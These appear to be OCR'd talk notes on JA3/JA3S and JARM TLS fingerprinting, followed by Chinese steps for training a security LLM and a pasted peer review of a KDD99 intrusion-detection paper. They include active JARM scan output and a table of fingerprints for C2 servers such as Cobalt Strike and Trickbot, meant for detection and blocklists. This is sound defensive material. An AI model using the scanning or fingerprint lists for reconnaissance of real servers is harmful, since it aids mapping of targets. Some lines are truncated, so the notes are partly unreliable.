769,4-5-10-9-100-98-3-6-19-18-99,,,
```

These strings are then MD5 hashed to produce an easily consumable and shareable 32 character fingerprint. This is the JA3 SSL Client Fingerprint.

```
769,47-53-5-10-49161-49162-49171-49172-50-56-19-4,0-10-11,23-24-25,0 --> ada70206e40642a3e4461f35503241d5
769,4-5-10-9-100-98-3-6-19-18-99,,, --> de350869b8c85de67a350c8d186f11e6
```

Supporting: Moloch Trisul NSM NGiNX BFE MISP Darktrace Suricata Elastic.co Packetbeat Splunk MantisNet ICEBRG Redsocks NetWitness ExtraHop Vectra Cognito Platform Corvil Java Go Security Onion AIEngine RockNSM Corelight VirusTotal SELKS Stamus Networks IBM QRadar Network Insights (QNI)


TLS Fingerprinting with JA3 and JA3S, https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967/
Github, https://github.com/salesforce/ja3

TLS Fingerprint- JA3/JA3S and JARM


JARM Cloudflare 2019 Black Hat Europe

TLS servers: Operating system, Operating system version, Libraries used, Versions of those libraries used, The order in which the libraries were called, Custom configuration


JARM works by actively sending 10 TLS Client Hello packets to a target TLS server and capturing specific attributes of the TLS Server Hello responses. The aggregated TLS server responses are then hashed in a specific way to produce the JARM fingerprint.



```
test@kobayashi-maru:~/jarm$ python3 jarm.py salesforce.com
Domain: salesforce.com
Resolved IP: 23.1.99.130
JARM: 2ad2ad0002ad2ad00042d42d000000c9f11021662addffd4606e9f59a1ec98
```



```
test@kobayashi-maru:~/jarm$ python3 jarm.py -v salesforce.com
Domain: salesforce.com
Resolved IP: 104.109.10.129
JARM: 2ad2ad0002ad2ad00042d42d000000c9f11021662addffd4606e9f59a1ec98
Scan 1: c030|0303|http/1.1|ff01-0000-0001-000b-0023-0010,
Scan 2: c030|0303|http/1.1|ff01-0000-0001-000b-0023-0010,
Scan 3: |||,
Scan 4: c030|0303|http/1.0|ff01-0000-0001-000b-0023-0010,
Scan 5: c030|0303|http/1.0|ff01-0000-0001-000b-0023-0010,
Scan 6: |||,
Scan 7: 1302|0303||002b-0033,
Scan 8: 1302|0303||002b-0033,
Scan 9: |||,
Scan 10: |||
```



```
test@kobayashi-maru:~/jarm$ python3 jarm.py -v salesforce.com
Domain: salesforce.com
Resolved IP: 104.109.10.129
JARM: 2ad2ad0002ad2ad00042d42d000000c9f11021662addffd4606e9f59a1ec98
Scan 1: c030|0303|http/1.1|ff01-0000-0001-000b-0023-0010,
Scan 2: c030|0303|http/1.1|ff01-0000-0001-000b-0023-0010,
Scan 3: |||,
Scan 4: c030|0303|http/1.0|ff01-0000-0001-000b-0023-0010,
Scan 5: c030|0303|http/1.0|ff01-0000-0001-000b-0023-0010,
Scan 6: |||,
Scan 7: 1302|0303||002b-0033,
Scan 8: 1302|0303||002b-0033,
Scan 9: |||,
Scan 10: |||
```


(SecurityTrails Shodan BinaryEdge RiskIQ Palo Alto Networks Censys 360)

JARM Github: https://github.com/salesforce/jarm


TLS Fingerprint- JA3/JA3S and JARM

JA3/JA3S is passive, JARM is active- new cyber threat intelligence resources


Identify Malicious Servers, **Proactive Blocklists, deployment into Detection and Response, Configuration Validation and Application Identification**



JARM Fingerprint	Server / Application	Possible Version
27d3ed3ed0003ed1dc42d43d00041dac6f89ec17d1cb5afe80531c72353af5	Cloudflare	
2ad2ad0002ad2ad22c2ad2ad2ad2adccf03243f40d306256e19e3e47c11072	Nginx	1.13.10.1
29d29d00029d29d00029d29d29d29d3838d058a0d21ac352877290630da4ed	Fastly Varnish	
2ad2ad16d2ad2ad0002ad2ad2ad2adaa3acdc5b419ea9e93160032149d6831	Apache	2.2.15




Malicious Server C2	JARM Fingerprint (as of Oct. 2020)	Overlap with Alexa Top 1M
Trickbot	22b22b09b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c	0
AsyncRAT	1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943	0
Metasploit	07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d	0
Cobalt Strike	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1	0
Merlin C2	29d21b20d29d29d21c41d21b21b41d494e0df9532e75299f15ba73156cee38	303



Domain	JARM Fingerprint
google.com	27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d
youtube.com	27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d
blogger.com	27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d
facebook.com	27d27d27d29d27d1dc41d43d00041d741011a7be03d7498e0df05581db08a9
instagram.com	27d27d27d29d27d1dc41d43d00041d741011a7be03d7498e0df05581db08a9
oculus.com	29d29d20d29d29d21c41d43d00041d741011a7be03d7498e0df05581db08a9

Cipher picked and TLS version, SHA256 of TLS extensions




請問我要如何開始利用GPT的技術，訓練一個屬於資安CVE以及THREAT HUNTING的LLM？

- 收集資料集：首先，您需要收集與資安CVE和威脅獵殺相關的大量文本資料。這可以包括漏洞報告、安全事件分析、安全博客、威脅情報報告等。這些資料將成為訓練模型的基礎。
- 數據預處理：在將資料提供給模型進行訓練之前，您需要對資料進行預處理。這包括移除無關的資訊、進行文本清理和標準化，例如去除標點符號、停用詞（如"A"、"AN"、"THE"等）以及進行詞幹化或詞形還原等操作。
- 構建訓練數據集：將預處理的資料切分成訓練集和測試集。通常建議將數據集按照80%的比例劃分為訓練集，剩餘20%用於測試和評估模型。
- 設計模型架構：選擇一種適合的語言模型架構，例如GPT-3.5，作為基礎模型。您可以使用開源的庫，如HUGGING FACE的TRANSFORMERS庫，來構建和訓練您的模型。該庫提供了許多預訓練的語言模型，您可以根據需要進行微調。
- 模型微調：使用預處理後的資料集對選擇的語言模型進行微調。微調過程涉及將資料提供給模型進行訓練，並根據預測結果進行參數更新，使模型能夠適應特定的資安CVE和威脅獵殺任務。
- 驗證和評估：使用測試集對訓練後的模型進行驗證和評估。評估指標可以包括準確率、適合率、召回率等，用於評估模型的性能。
- 模型部署：一旦您的模型經過驗證並達到您的要求，您可以將其部署到生產環境中。這可以包括將模型集成到應用程式、API服務或資安平台中，以進行CVE分析或威脅獵殺工作。

請問我要如何開始利用GPT的技術，訓練一個屬於資安NETWORK TRAFFIC的LLM？ASK PCAP, ANSWER MITRE ATT&CK TTP?

1. 收集資料集：您需要收集與資安網路流量相關的大量PCAP（PACKET CAPTURE）檔案。PCAP檔案是用於捕獲和記錄網路流量的標準格式。您可以從公開的資源、研究機構提供的資料集或者自己捕獲網路流量來獲取資料。同時，您還需要收集MITRE ATT&CK（ADVERSARIAL TACTICS, TECHNIQUES, AND COMMON KNOWLEDGE）框架相關的資料，包括TTP（TACTICS, TECHNIQUES, AND PROCEDURES）和相應的說明。
2. 數據預處理：對於PCAP檔案，您需要將其轉換為可供語言模型處理的文本格式。這可以通過解析PCAP檔案中的網路流量數據，提取出相關的特徵和元數據（例如IP位址、通訊協議、通訊內容等），並將其轉換為文本形式。對於MITRE ATT&CK的資料，確保相關的TTP和說明能夠對應到可理解的文本形式。
3. 構建訓練數據集：將預處理的資料切分成訓練集和測試集。確保每個樣本都包含一個問題（關於特定網路流量）和對應的答案（MITRE ATT&CK框架中相應的TTP或說明）。這樣，您就可以實現問答的功能。
4. 設計模型架構：選擇一個適合的語言模型架構，例如GPT-3.5。使用開源庫（如HUGGING FACE的TRANSFORMERS庫）來構建和訓練模型。可以將問題和答案作為模型的輸入，並設計相應的輸出層來生成模型的回答。
5. 模型微調：使用預處理後的資料集對選擇的語言模型進行微調。這包括將資料提供給模型進行訓練，並根據模型的預測結果進行參數更新，使模型能夠回答與資安網路流量相關的問題。
6. 驗證和評估：使用測試集對訓練後的模型進行驗證和評估。可以使用指標（如準確率、F1分數等）評估模型的性能和準確性。
7. 模型部署：一旦您的模型經過驗證並達到要求，您可以將其部署到生產環境中，以回答關於資安網路流量的問題。這可以通過構建API服務或集成到相關平台來實現。

- 請注意，訓練一個高質量的語言模型需要大量的資料和計算資源。確保您具備相應的硬體和技術背景，並考慮模型訓練所需的時間和專業知識。同時，確保您的模型訓練遵循相關的法律和道德規範，並保護個人資料的隱私。



======= Review 2 =======

> *** Overall Recommendation: Your overall decision concerning the acceptability of this paper.
A non-paper, Strong reject. I will be disgusted if this is accepted. (0)

> *** Contribution: How does this paper contribute to its field of study?
No contribution (1)

> *** Presentation: How well is this paper written and how easy is it to follow and understand?
Poor to fair (1)

> *** Relevance: Is the material in this paper consistent with the call for papers and/or otherwise suitable and in scope for this conference?
In the neighborhood (2)

> *** Comments for Authors: This should be a detailed review of the paper's contents. It should include a single paragraph identifying the paper's contribution, a broad paragraph indic
specific areas you think need addressing. Two or three line reviews will not be accepted.
If you recommend rejection in any form (overall 2 or below), you are required to provide a single paragraph describing the concrete reason that the paper should be rejected. Please l
manner.


The paper proposes using co-training to leverage both labeled and unlabeled data for intrusion detection. The paper also introduces active learning in which statistically ambiguous p
Experiments are performed on the KDD 99 dataset.

The paper is not novel. The idea of using co-training is not new. Moreover, what is proposed in this paper is a direct use of co-training in intrusion detection without much customiza

[redacted]

講一下DATASET: KDD 99! CICIDS2018!

- DATASET POSES SIGNIFICANT CHALLENGES IN THE FIELD OF CYBERSECURITY AI
- BENCHMARK FOR PHD
- MC HUGH'S CRITICIZE
- KDD99 & COTRAINING
- SEMI-SUPERVISED LEARNING



ECML/PKDD Workshop on Privacy and Security issues in Data Mining and Machine Learning (PSDML 2010), Barcelona, Spain.

